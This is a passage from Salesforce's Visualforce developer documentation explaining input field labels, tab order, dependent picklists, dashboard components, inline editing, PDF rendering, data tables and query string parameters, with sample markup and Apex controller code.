- The `<apex:inputField>` tag is bound to the account name field by setting the tag's `value` attribute. The expression contains the familiar `{!account.name}` dot-notation used to display the field's value elsewhere in the page.
- The `<apex:commandButton>` tag has an `action` attribute. The value for this attribute invokes the `save` action of the standard Account controller, which performs identically to the **Save** button on the standard Account edit page.



Note: When you save a page, the `value` attribute of all input components—`<apex:inputField>`, `<apex:inputText>`, and so on—is validated to ensure it's a single expression, with no literal text or white space, and is a valid reference to a single controller method or object property. An error will prevent saving the page.




Figure 10: The `<apex:form>` Component with a Single Input Field

The only fields that the `<apex:inputField>` tag cannot display are those defined as member variables of a custom controller class written in Apex. To gather data for these variables, use the `<apex:inputCheckbox>`, `<apex:inputHidden>`, `<apex:inputSecret>`, `<apex:inputText>`, or `<apex:inputTextArea>` tags instead.

Adding and Customizing Input Field Labels

When used inside of a `<apex:pageBlockSection>` component, Visualforce input components and some output components automatically display a form label for the field. For components that map to standard or custom object fields, the displayed label is the object field label by default. To override the default value, and for components that aren't mapped directly to object fields, you can set the label using the `label` attribute of the component. For example:

```
<apex:page standardController="Contact">
  <apex:form>
    <apex:pageBlock title="Quick Edit: {!Contact.Name}">
      <apex:pageBlockSection title="Contact Details" columns="1">
        <apex:inputField value="{!Contact.Phone}" />
        <apex:outputField value="{!Contact.MobilePhone}"
          label="Mobile #"/>
        <apex:inputText value="{!Contact.Email}"
          label="{!Contact.FirstName + 's Email'}/>
      </apex:pageBlockSection>
    </apex:pageBlock>
    <apex:pageBlockButtons >
      <apex:commandButton action="{!save}" value="Save"/>
    </apex:pageBlockButtons>
  </apex:form>
</apex:page>
```



Note: For this page to display contact data, the ID of a valid contact record must be specified as a query parameter in the URL for the page. For example,

```
https://Salesforce_instance/apex/myPage?id=003D000000Q513R
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

The `label` attribute may be a string, or an expression which evaluates to a string. If you set `label` to an empty string, the form label for that field will be suppressed.

The `label` attribute can be set on the following Visualforce components:

- `<apex:inputCheckbox>`
- `<apex:inputField>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:outputField>`
- `<apex:outputText>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectRadio>`

Custom Labels and Error Messages

When set, the `label` attribute will be used for component-level error messages, for example, when a field is required or must be unique. Custom labels won't be used in custom error messages, and the default object field label will be used instead. If you set a `label` attribute to an empty string, the default object field label will be used in all error messages.

Setting the Tab Order for Fields in a Form

Visualforce forms have a “natural order” for tabbing through the input fields: left-to-right, top-to-bottom. For some forms, this may not be the most efficient or accessible arrangement. You can set the `tabIndex` attribute on input and other components in your page to change the tab order to anything you'd like. For example:

```
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="Edit Account: {!Account.Name}">
      <apex:pageBlockSection title="Account Details" columns="1">
        <apex:inputField value="{!Account.Name}" tabIndex="4"/>
        <apex:inputField value="{!Account.Website}" tabIndex="3"/>
        <apex:inputField value="{!Account.Industry}" tabIndex="2"/>
        <apex:inputField value="{!Account.AnualRevenue}" tabIndex="1"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

Notice that when you display this page and press TAB, the active field changes in the reverse order than you would normally expect.

The `tabIndex` attribute should be an integer between 0 and 32767, or an expression which evaluates to an integer value in the same range. The tab order begins with component 0 being the first component selected when a user presses TAB.

The `tabIndex` attribute can be set on the following Visualforce components:

- `<apex:commandButton>`
- `<apex:commandLink>`
- `<apex:inputCheckbox>`
- `<apex:inputField>`
- `<apex:inputFile>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextArea>`
- `<apex:outputLabel>`
- `<apex:outputLink>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectRadio>`

Setting the `tabIndex` on Components Inside an Iteration

You can set the `tabIndex` attribute on a component repeated by an iteration component, for example, inside a `<apex:dataTable>` or `<apex:repeat>`, but it requires a little more effort.

The obvious solution, setting the `tabIndex` via an Apex getter method that automatically increments as it is accessed, will not work. Visualforce caches the results of getter methods, and does not guarantee they will be called for each use on a page. See [Order of Execution in a Visualforce Page](#) on page 87 for more details of how Visualforce getter methods should be implemented.

Instead, you can provide the `tabIndex` value along with the object or field reference in each element in the collection being iterated over. Here's how this might look in your Visualforce page:

```
<apex:page controller="OppsController">
  <apex:form>
    <apex:dataTable value="{!OpportunitiesWithIndex}" var="oppWrapped">
      <apex:column>
        <apex:facet name="header">Opportunity</apex:facet>
        <apex:outputField value="{!oppWrapped.opp.name}"/>
      </apex:column>
      <apex:column>
        <apex:facet name="header">Amount</apex:facet>
        <apex:inputField value="{!oppWrapped.opp.amount}"
          tabIndex="{!oppWrapped.tabIndex}"/>
      </apex:column>
    </apex:dataTable>
  </apex:form>
</apex:page>
```

The `<apex:dataTable>` component does not iterate over a list of opportunity records, but a list of objects that wrap an opportunity, referenced as `{!oppWrapped.opp}`, with its `tabIndex`, referenced as `{!oppWrapped.tabIndex}`. Here's a controller that provides this collection:

```
public class OppsController {
    // Get a set of Opportunities
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT name, type, amount, closedate FROM Opportunity]));
                setCon.setPageSize(5);
            }
            return setCon;
        }
        set;
    }
}

public List<Opportunity> getOpportunities() {
    return (List<Opportunity>) setCon.getRecords();
}

public List<OppWrapper> getOpportunitiesWithIndex() {
    List<Opportunity> opps = this.getOpportunities();
    List<OppWrapper> oppsWrapped = new List<OppWrapper>();
    Integer index = 1;
    for (Opportunity opp : opps) {
        oppsWrapped.add(new OppWrapper(opp, index));
        index++;
    }
    return oppsWrapped;
}
```

```

public class OppWrapper {
    public Opportunity opp { get; set; }
    public Integer tabIndex { get; set; }
    public OppWrapper(Opportunity opp, Integer tabIndex) {
        this.opp = opp;
        this.tabIndex = tabIndex;
    }
}

```

Notice the following:

- The inner class `OppWrapper` combines a reference to an opportunity with an index number.
- The `getOppportunitiesWithIndex` method creates a list of `OppWrappers`, calculating the `tabIndex` position for each one.

Adding Dependent Fields to a Page

Dependent fields provide a way to filter the field values displayed on a Visualforce page. Dependent fields consist of two parts: a controlling field that determines the filtering; and a dependent field that has its values filtered. Dependent fields can dynamically filter values in fields such as picklists, multi-select picklists, radio buttons, and checkboxes. Dependent picklists can only be displayed on Visualforce pages with a Salesforce API version 19.0 or higher. For more information, see [About Dependent Picklists](#) in the Salesforce online help.

For this example, we'll be adding a dependent picklist, `Subcategories`, to a Visualforce page. First, create this custom picklist:

1. Click **Your Name** > **Setup** > **Customize** > **Accounts** > **Fields**
2. Click **New** in the Custom Fields & Relationships section of the page.
3. Choose **Picklist** and click **Next**.
4. Enter `Subcategories` for the **Field Label**.
5. Enter the following terms for the list of values:
 - Apple Farms
 - Cable
 - Corn Fields
 - Internet
 - Radio
 - Television
 - Winery
6. Click **Next** twice, then click **Save**.

To define the field dependencies for `Subcategories`:

1. Click **Your Name** > **Setup** > **Customize** > **Accounts** > **Fields**
2. Click **Field Dependencies**.
3. Click **New**.
4. Choose `Industry` as a controlling field, and `Subcategories` as a dependent field.
5. Click **Continue**.

6. Each value in the controlling field (from Industry) is listed in the top row and each value in the dependent field (from Subcategory) is displayed in the column below it. Set your field dependencies to match this image:

Industry:	<u>Agriculture</u>	<u>Communications</u>
Subcategories:	Apple Farms	Apple Farms
	Cable	Cable
	Corn Fields	Corn Fields
	Internet	Internet
	Radio	Radio
	Television	Television
	Winery	Winery

Figure 11: The Field Dependency Matrix for Subcategories

You can disregard any other Industry types that aren't shown above.

7. Click **Save**.

Now, create a Visualforce page called `dependentPicklists` that looks like this:

```
<apex:page standardController="Account">
  <apex:form >
    <apex:pageBlock mode="edit">
      <apex:pageBlockButtons >
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Dependent Picklists" columns="2">
        <apex:inputField value="{!account.industry}"/>
        <apex:inputField value="{!account.subcategories__c}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

When you select Agriculture from the Industry picklist, the Subcategories picklist contains Apple Farms, Corn Fields, and Winery. If you select Communication, your Subcategories picklist contains all the Communication types defined earlier.

Dependent Picklist Considerations

Consider the following when using dependent picklists in Visualforce pages:

- You can mix controlling and dependent fields across various field types, such as picklists, multi-picklists, radio buttons, and checkboxes.
- There's a limit of 10 dependent picklist pairs per page. This is totalled across all objects. Thus, you could have five dependent picklists on Account, and five on Contact, but no more. However, you can repeat the same pair of dependent picklists, such as in an iterative tag like `<apex:repeat>`, without counting more than once against your limit.

Creating Visualforce Dashboard Components

Visualforce pages can be used as dashboard components. A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

To be included in a dashboard, a Visualforce page must have either no controller, a [custom controller](#), or reference a page bound to the [StandardSetController Class](#). If a Visualforce page does not meet these requirements, it does not appear as an option in the dashboard component `Visualforce Page` drop-down list.

Create a Visualforce page called `VFDashboard`. The following markup shows an example of a Visualforce page that uses a standard list controller and that can be used within a dashboard. It displays a list of the cases associated with your organization:

```
<apex:page standardController="Case" recordSetvar="cases">
  <apex:pageBlock>
    <apex:form id="theForm">
      <apex:panelGrid columns="2">
        <apex:outputLabel value="View:"/>
        <apex:selectList value="{!filterId}" size="1">
          <apex:actionSupport event="onchange" rerender="list"/>
          <apex:selectOptions value="{!listviewoptions}"/>
        </apex:selectList>
      </apex:panelGrid>
      <apex:pageBlockSection>
        <apex:dataList var="c" value="{!cases}" id="list">
          {!c.subject}
        </apex:dataList>
      </apex:pageBlockSection>
    </apex:form>
  </apex:pageBlock>
</apex:page>
```

To create a dashboard that uses this Visualforce page:

1. View the dashboard and click **Edit**.
2. Click **Add Component** from the top of any column.
3. Choose a **Visualforce Page** as the component type.
4. Optionally, enter a header to display at the top of the dashboard component.
5. Optionally, enter a footer to display at the bottom of the dashboard component.
6. From the `Visualforce Page` drop-down list, select `VFDash`.
7. Click **Save**.




Figure 12: Sample Visualforce Page Running in a Dashboard

For a more complex example that uses a custom list controller, see [Advanced Visualforce Dashboard Components](#) on page 118.

Displaying Related Lists for Custom Objects

Displaying custom objects and their related lists with Visualforce is very simple.

Suppose you have three custom objects: MyChildObject, MyMasterObject, and MyLookupObject. MyChildObject has a master-detail relationship with MyMasterObject (which is the master). MyLookupObject also has a Lookup relationship with MyChildObject.

If you want to create a Visualforce page that displays the related list for MyMasterObject, use the following markup:

```
<apex:page standardController="MyMasterObject__c">
  <apex:relatedList list="MyChildObjects__r" />
</apex:page>
```

For this page to display the related list data, the ID of a valid custom object record with a custom relationship must be specified as a query parameter in the URL for the page, for example,

```
http://na3.salesforce.com/myCustomRelatedList?id=a00x00000003ij0.
```

Although MyLookupObject uses a different type of relationship, the syntax is identical:

```
<apex:page standardController="MyLookupObject__c">
  <apex:relatedList list="MyChildObjects__r" />
</apex:page>
```

Enabling Inline Editing

Visualforce pages 21.0 and above support inline editing. Inline editing allows users to quickly change field values on a record's detail page, saving the user from having to access the record's edit page first.. Editable fields display a pencil icon (✎) when you hover over the field, while non-editable fields display a lock icon (🔒).

The <apex:detail> component has an attribute that activates inline editing, while the <apex:inlineEditSupport> component provides inline editing functionality to several container components.

To see the power of inline editing, create a page called inlineDetail with the following code:

```
<apex:page standardController="Account">
  <apex:detail subject="{!account.Id}" relatedList="false" />
</apex:page>
```



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

Try to double-click one of the fields, like Account Number. You'll notice that nothing happens.

Now, replace the page with the following code:

```
<apex:page standardController="Account">
  <apex:detail subject="{!account.Id}" relatedList="false" inlineEdit="true"/>
</apex:page>
```

Hover over any of the fields, and you'll notice that you can now edit their contents directly. Clicking **Save** at the top of the section preserves all your changed information. Components that support inline editing must always be descendants of the

<apex:form> tag. However, the <apex:detail> component doesn't have to be a descendant of an <apex:form> to support inline editing.

The <apex:inlineEditSupport> component must be a descendant of the following components:

- <apex:dataList>
- <apex:dataTable>
- <apex:form>
- <apex:outputField>
- <apex:pageBlock>
- <apex:pageBlockSection>
- <apex:pageBlockTable>
- <apex:repeat>

Here's a sample that demonstrates how you can create a page using <apex:pageBlockTable> that makes use of inline editing:

```
<apex:page standardController="Account" recordSetVar="records" id="thePage">
  <apex:form id="theForm">
    <apex:pageBlock id="thePageBlock">
      <apex:pageBlockTable value="{!records}" var="record" id="thePageBlockTable">
        <apex:column >
          <apex:outputField value="{!record.Name}" id="AccountNameDOM" />
          <apex:facet name="header">Name</apex:facet>
        </apex:column>
        <apex:column >
          <apex:outputField value="{!record.Type}" id="AccountTypeDOM" />
          <apex:facet name="header">Type</apex:facet>
        </apex:column>
        <apex:column >
          <apex:outputField value="{!record.Industry}"
            id="AccountIndustryDOM" />
          <apex:facet name="header">Industry</apex:facet>
        </apex:column>
        <apex:inlineEditSupport event="ondblClick"
          showOnEdit="saveButton, cancelButton" hideOnEdit="editButton" />
      </apex:pageBlockTable>
      <apex:pageBlockButtons >
        <apex:commandButton value="Edit" action="{!save}" id="editButton" />
        <apex:commandButton value="Save" action="{!save}" id="saveButton" />
        <apex:commandButton value="Cancel" action="{!cancel}" id="cancelButton" />
      </apex:pageBlockButtons>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

The following are cases when inline editing isn't supported.

- Inline editing isn't available for users with accessibility mode enabled.
- Inline editing isn't available for the following standard checkboxes on case and lead edit pages:
 - ◊ Case Assignment (Assign using active assignment rules)
 - ◊ Case Email Notification (Send notification email to contact)
 - ◊ Lead Assignment (Assign using active assignment rule)
- You can't use inline editing on setup pages.
- Solution descriptions can't be modified using inline editing if HTML solutions are enabled.

- Inline editing isn't supported in the Customer Portal.
- You can use inline editing to change the values of fields on records for which you have read-only access, either via field-level security or your organization's sharing model; however, Salesforce doesn't let you save your changes, and displays an insufficient privileges error message when you try to save the record.
- Inline editing isn't supported in the dashboard.
- The fields in the following standard objects are not inline editable.
 - ◊ All fields in Documents and Pricebooks
 - ◊ All fields in Tasks except for Subject and Comment
 - ◊ All fields in Events except for Subject, Description, and Location
 - ◊ Full name fields of Person Accounts, Contacts, and Leads. However, their component fields are, for example, First Name and Last Name.
- Inline editing isn't supported for dependent picklists when using `<apex:outputField>`.
- Inline editing isn't supported for standard rich text area (RTA) fields, such as `Idea.Body`, that are bound to `<apex:outputField>` when Visualforce pages are served from a separate domain, other than the `salesforce.com` domain. By default, Visualforce pages are served from a separate domain unless your administrator has disabled this setting. Custom RTA fields aren't affected by this limitation and support inline editing.

Rendering a Page as a PDF

You can render any page as a PDF by adding the `renderAs` attribute to the `<apex:page>` component, and specifying PDF. For example:

```
<apex:page renderAs="pdf">
```

Things to note about using `renderAs`:

- Currently, PDF is the only supported content converter.
- Rendering a Visualforce page as a PDF is intended for pages that are designed and optimized for print.
- Standard components which are not easily formatted for print or contain form elements like inputs, buttons, and any component that requires JavaScript to be formatted, should not be used. This includes but is not limited to any component that requires a form element.
- Verify the format of your rendered page before deploying it.
- If the PDF fails to display all the characters, adjust the fonts in your CSS to use a font that supports your needs. For example:

```
<apex:page renderAs="pdf">
<html>
  <head>
    <style> body { font-family: Arial Unicode MS; } </style>
  </head>
  This page is rendered as a PDF
</html>
</apex:page>
```

- The maximum response size when creating a PDF must be below 15 MB, *before* being rendered as a PDF. This is the standard limit for all Visualforce requests.

- The maximum file size for a generated PDF is 60 MB.
- The total size of all images included in a generated PDF is 30 MB.
- Note that the following components do not support double-byte fonts when rendered as a PDF:

◇ `<apex:pageBlock>`

◇ `<apex:sectionHeader>`

These components are not recommended for use in pages rendered as a PDF.

For more information, see [Best Practices for Rendering PDFs](#) on page 253.

In the previous tutorial, you used a Visualforce page to change the name of a company. Suppose you wanted to generate an announcement of the new name as a PDF. The following example produces such a page, along with the current date and time:

```
<apex:page renderAs="pdf" standardController="Account">
<html>
<head>
<style>
  body {font-family: Arial Unicode MS;}
  .companyName {
  font-weight:bold;
  font-size:30px;
  color:red}
</style>
</head>
<center>
<h1>Announcing New Account Name!</h1>
  <apex:panelGrid columns="1" width="100%">
    <apex:outputText value="{!account.Name}" styleClass="companyName"/>
    <apex:outputText value="{!NOW()}"></apex:outputText>
  </apex:panelGrid>
</center>
</html>
</apex:page>
```

Things to note about the page:

- `<style>` is actually part of CSS markup, not Visualforce markup. It defines the font family used for the entire page, as well as a particular style for the company name.
- `<center>` is also CSS markup that aligns the text in the center of the page.
- Some of the output text is contained in an `<apex:panelGrid>` component. A panel grid renders as an HTML table. Each component found in the body of the `<apex:panelGrid>` component is placed into a corresponding cell in the first row until the number of columns is reached. As there is only a single cell, each output text is displayed in a separate row.




Figure 13: A Visualforce Page Rendered as PDF

See Also:

[Styling Visualforce Pages](#)

Building a Table of Data in a Page

Some Visualforce components, such as `<apex:pageBlockTable>` or `<apex:dataTable>`, allow you to display information from multiple records at a time by iterating over a collection of records. To illustrate this concept, the following page uses the `<apex:pageBlockTable>` component to list the contacts associated with an account that is currently in context:

```

<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are viewing the {!account.name} account.
  </apex:pageBlock>
  <apex:pageBlock title="Contacts">
    <apex:pageBlockTable value="{!account.Contacts}" var="contact">
      <apex:column value="{!contact.Name}"/>
      <apex:column value="{!contact.MailingCity}"/>
      <apex:column value="{!contact.Phone}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>

```



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 28 has more information about retrieving the ID of a record.

The number of rows is controlled by the number of records in the value attribute.

Name	Mailing City	Phone
Maple Yee	Los Angeles	(213) 555-6789
Angelo Harris	New York	(212) 555-4321
Henry Brookhurst	Chicago	(312) 555-9876

The number of columns is controlled by the number of child `<apex:column>` tags.

```

1 <apex:page standardController="Account">
2 <apex:pageBlock title="Hello {!$User.FirstName}!">
3   You are viewing the {!account.name} account.
4 </apex:pageBlock>
5 <apex:pageBlock title="Contacts">
6   <apex:pageBlockTable value="{!account.Contacts}" var="contact">
7     <apex:column value="{!contact.Name}"/>
8     <apex:column value="{!contact.MailingCity}"/>
9     <apex:column value="{!contact.Phone}"/>
10  </apex:pageBlockTable>
11 </apex:pageBlock>
12 </apex:page>

```

Figure 14: The `<apex:pageBlockTable>` Component

Like other iteration components, `<apex:pageBlockTable>` includes two required attributes, `value` and `var`:

- `value` takes a list of `sObject` records or values of any other Apex type. In the example above, `{!account.Contacts}` retrieves the ID of the account that is currently in context and then traverses the relationship to retrieve the list of the associated contacts.
- `var` specifies the name of the iteration variable. This variable is used within the body of the `<apex:pageBlockTable>` tag to access the fields on each contact. In this example, `value="{!contact.Name}"` is used on the `<apex:column>` tag to display the name of the contact.

The `<apex:pageBlockTable>` component takes one or more child `<apex:column>` components. The number of rows in the table is controlled by the number of records returned with the `value` attribute.



Note: The `<apex:pageBlockTable>` component automatically takes on the styling of a standard Salesforce list. To display a list with your own styling, use `<apex:dataTable>` instead.

Editing a Table of Data in a Page

In the last tutorial, you built a table of data. Using `<apex:inputField>` in the data table columns, you can create a table with editable fields. Using `<apex:commandButton>` you can save the data you change. Any messages (such as Saving) is automatically displayed with the `<apex:pageMessages>` tag.

The following page creates a page that enables you to do edit a series of Industry types at the same time:

```

<apex:page standardController="Account" recordSetVar="accounts"
  tabstyle="account" sidebar="false">
  <apex:form>
  <apex:pageBlock >
  <apex:pageMessages />

```

```

<apex:pageBlockButtons>
  <apex:commandButton value="Save" action="{!save}"/>
</apex:pageBlockButtons>

<apex:pageBlockTable value="{!accounts}" var="a">
  <apex:column value="{!a.name}"/>

  <apex:column headerValue="Industry">
    <apex:inputField value="{!a.Industry}"/>
  </apex:column>

</apex:pageBlockTable>
</apex:pageBlock>
</apex:form>
</apex:page>

```



Note: If you have an ID attribute in the URL, this page does not display correctly. For example, `https://c.na1.visual.soma.force.com/apex/HelloWorld?id=001D000000IR35T` produces an error. You need to remove the ID from the URL.

Notice the following about the page markup:

- This page takes advantage of [standard set controllers](#) to generate the data for the table. Use the `recordSetVar` attribute to specify the name of the set of data you want to use. Then, in the `<apex:pageBlockTable>` value, use the name of that set to populate the table with data.
- The `<apex:inputField>` tag automatically generates the correct display for the field. In this case, as a dropdown list.
- The page must be enclosed in an `<apex:form>` tag in order to use the `<apex:commandButton>` tag. A form specifies a portion of a Visualforce page that users can interact with.

The screenshot shows a Visualforce page with a navigation bar containing 'Home', 'Leads', 'Accounts', 'Contacts', 'Opportunities', 'Reports', 'Dashboards', and 'Documents'. The 'Accounts' tab is selected. Below the navigation bar is a 'Save' button. The main content area contains a table with two columns: 'Account Name' and 'Industry'. The table has three rows of data:

Account Name	Industry
Acme	Manufacturing
Global Media	Media
salesforce.com	Technology

Below the table is another 'Save' button.

Figure 15: Example of Editing a Table of Data

Using Query String Parameters in a Page

As shown in earlier examples, the default page context—that is, the record that provides the source of data displayed on the page—is controlled by a query string parameter named `id` in the page URL. You can also get and set query string parameters in the Visualforce markup. The following topics provide examples:

- [Getting Query String Parameters](#)
- [Setting Query String Parameters in Links](#)
- [Getting and Setting Query String Parameters on a Single Page](#)

Getting Query String Parameters

You can reference query string parameters in Visualforce markup by using the `currentPage` global variable. Using `currentPage`, you can access the query string parameters for the page by specifying the `parameters` attribute, after which you can access each individual parameter:

```
currentPage.parameters.parameter_name
```

For example, suppose you want to add detail information about a specific contact to an Account page. The account record ID is specified by the default `id` query string parameter, and the contact record ID is specified by the query string parameter named `cid`:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are displaying values from the {!account.name} account and a separate contact
    that is specified by a query string parameter.
  </apex:pageBlock>
  <apex:pageBlock title="Contacts">
    <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">

      <apex:column>
        <apex:facet name="header">Name</apex:facet>
        {!contact.Name}
      </apex:column>
      <apex:column>
        <apex:facet name="header">Phone</apex:facet>
        {!contact.Phone}
      </apex:column>
    </apex:dataTable>
  </apex:pageBlock>
  <apex:detail subject="{!$currentPage.parameters.cid}" relatedList="false" title="false"/>
</apex:page>
```

For this example to render properly, you must associate the Visualforce page with valid account and contact IDs in the URL. For example, if `001D000000IRt53` is the account ID and `003D000000Q0bIE` is the contact ID, the resulting URL should be:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53&cid=003D000000Q0bIE
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.



Note: If you use the `id` parameter in a URL, it must refer to the same entity referred to in the standard controller.

The screenshot shows a Visualforce page titled 'Hello Liz!' with a navigation menu (Home, Leads, Accounts, Contacts, Reports, Dashboards, Documents, Products). The page content includes a 'Recent Items' list, a 'Contacts' table, and a 'Contact Detail' section. The URL is `visualsoma.force.com/apex/HelloWorld?id=001D000000tcVE&cid=003D000000Q3rVj`. The 'Contacts' table lists three contacts: Maple Yee, Angelo Harris, and Henry Brookhurst. The 'Contact Detail' section shows information for Angelo Harris, including his name, phone, account name, and address. Red boxes and arrows highlight the source of data: 'id' for the contact list and 'cid' for the contact details. The source code at the bottom shows the Apex tags used to render these elements.

```

5 </apex:pageBlock>
6 <apex:pageBlock title="Contacts">
7 <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">
8 <apex:column >
9 <apex:facet name="header">Name</apex:facet>
10 {!contact.Name}
11 </apex:column>
12 <apex:column >
13 <apex:facet name="header">Phone</apex:facet>
14 {!contact.Phone}
15 </apex:column>
16 </apex:dataTable>
17 <apex:pageBlock>
18 <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>
19 </apex:page>

```

Figure 16: Using Query String Parameters in a Page

Setting Query String Parameters in Links

You can set query string parameters in links to pages by constructing the link URL manually, or by using `<apex:param>` tags within the `<apex:outputLink>` tag. For example, both of the following examples create identical links to an external page:

```

<apex:outputLink value="http://google.com/search?q={!account.name}">
  Search Google
</apex:outputLink>

```

```

<apex:outputLink value="http://google.com/search">
  Search Google
  <apex:param name="q" value="{!account.name}"/>
</apex:outputLink>

```

The latter method, which uses `<apex:param>` tags instead of manually creating the URL, is preferable for stylistic reasons.



Note: In addition to `<apex:outputLink>`, `<apex:param>` can be included in `<apex:outputText>` or `<apex:actionFunction>`.

Getting and Setting Query String Parameters on a Single Page

Having seen examples of both getting and setting query string parameters, this example shows how the two actions can be combined on a single page to produce a more interesting result. Based on the example from Getting Query String Parameters, the following page makes the name of each contact in the list a hyperlink that controls the context of the detail component below it.

This is possible by:

- Wrapping the data table in an `<apex:form>` tag
- Turning each contact name into an `<apex:commandLink>` that sets the `cid` parameter appropriately with an `<apex:param>` tag

When used with a standard controller, command links always entirely refresh the current page with the new information added to the page—in this case, an updated `cid` that updates the contact detail component.

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are displaying contacts from the {!account.name} account.
    Click a contact's name to view his or her details.
  </apex:pageBlock>
  <apex:pageBlock title="Contacts">
    <apex:form>
      <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
        border="1">
        <apex:column>
          <apex:facet name="header">Name</apex:facet>
          <apex:commandLink>
            {!contact.Name}
            <apex:param name="cid" value="{!contact.id}"/>
          </apex:commandLink>
        </apex:column>
        <apex:column>
          <apex:facet name="header">Phone</apex:facet>
          {!contact.Phone}
        </apex:column>
      </apex:dataTable>
    </apex:form>
  </apex:pageBlock>
  <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>
</apex:page>
```

After saving this markup, refresh your browser with the `id` query string parameter but without the `cid` parameter in the URL. For example,

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

